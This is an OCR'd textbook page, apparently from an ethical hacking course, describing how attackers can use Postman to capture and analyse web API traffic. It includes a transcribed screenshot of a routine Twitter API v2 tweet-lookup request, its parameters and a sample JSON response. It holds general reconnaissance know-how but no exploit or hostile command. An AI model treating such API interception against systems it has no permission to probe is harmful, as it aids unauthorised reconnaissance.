
- **Analyze Web API Requests and Responses**

  Attackers can use tools such as Postman and ReqBin to intercept and analyze the target web APIs, websites, and web services.

  - **Postman**

    Source: *https://www.postman.com*

    Postman allows attackers to capture API traffic, including requests, responses, and cookies, using a built-in proxy. Postman interceptor can catch requests and responses, and Postman's proxy runs inside the Postman application and can be used with HTTP or HTTPS websites.


Home
Workspaces
Reports
Explore
Search Postman
Invite
Team
Twitter's Public Workspace
New
Import
Single Tweet
No enviornment
Collections
APIs
Environments
Mock Servers
Monitors
History
Twitter API v2
Fork label
Tweet Lookup
Single Tweet
200 Success - Request
200 Success - Request
200 Success - Request
200 Success - Request
200 Success - Default
429 Rate Limit Exceede
200 Success - Deleted
Single Tweet Usercontext
Multiple Tweets
User Lookup
Follows
Blocks
Likes
Timelines
Hide Replies
Search Tweets
Filtered Streams
Sampled Streams
Save
Send
Params
Authorization
Headers
Body
Pre-request Scripts
Tests
Settings
Cookies
Bulk edit
Presets
Body
Cookies
Headers
Test Results
Save Response
Pretty
Raw
Preview
Visualize
JSON
Find and Replace
Console
Desktop agent
Bootcamp
Runner
Trash

Twitter API v2 / Tweet Lookup / Single Tweet

GET https://api.twitter.com/2/tweets/:id

Query params

	Key	Value	description
☐	tweet.fields		attachments,author_id,context_annotations,conversatio...
☐	expansions		Comma-separated list of fields to expand. Expansions e...
☐	media.fields		duration_ms,height,media_key,non_public_metrics,organ...
☐	poll.fields		Comma-separated list of fields for the poll object. Expl...
☐	place.fields		Comma-separated list of fields for the place object. Exp...
☐	user.fields		Comma-separated list of fields for the user object. Expl...

Path Variables

	Key	Value	description
☑	id	1403216129661628420	Required. Enter a single Tweet ID.

200 OK 468 ms 734 B

```
{
    "data": {
        "id": "1403216129661628420",
        "text": "Donovan Mitchell went down after a collision with Paul George toward the
end of Game 2. https://t.co/Y9ihXhDLDN"
    }
```

Documentation

https://api.twitter.com/2/tweets/:id

This endpoint returns details about the Tweet specified by the requested ID.

For full details, see the API reference for this endpoint.

Authorisation Bearer token

This request is using an authorization helper from collection Twitter API v2

Request params

tweet.fields Comma-separated list of fields for the Tweet object.


Allowed values: attachments,author_id,context_annotations,conversation_id,created_at,entities,geo,id,in_reply_to_user_id,lang,non_public_metrics,organic_metrics,possibly_sensitive,promoted_metrics,public_metrics,referenced_tweets,reply_settings,source,text,withheld

Default values: id,text

OAuth1.0a User Context authorization required if any of the following fields are included in the request: non_public_metrics,organic_metrics,promo

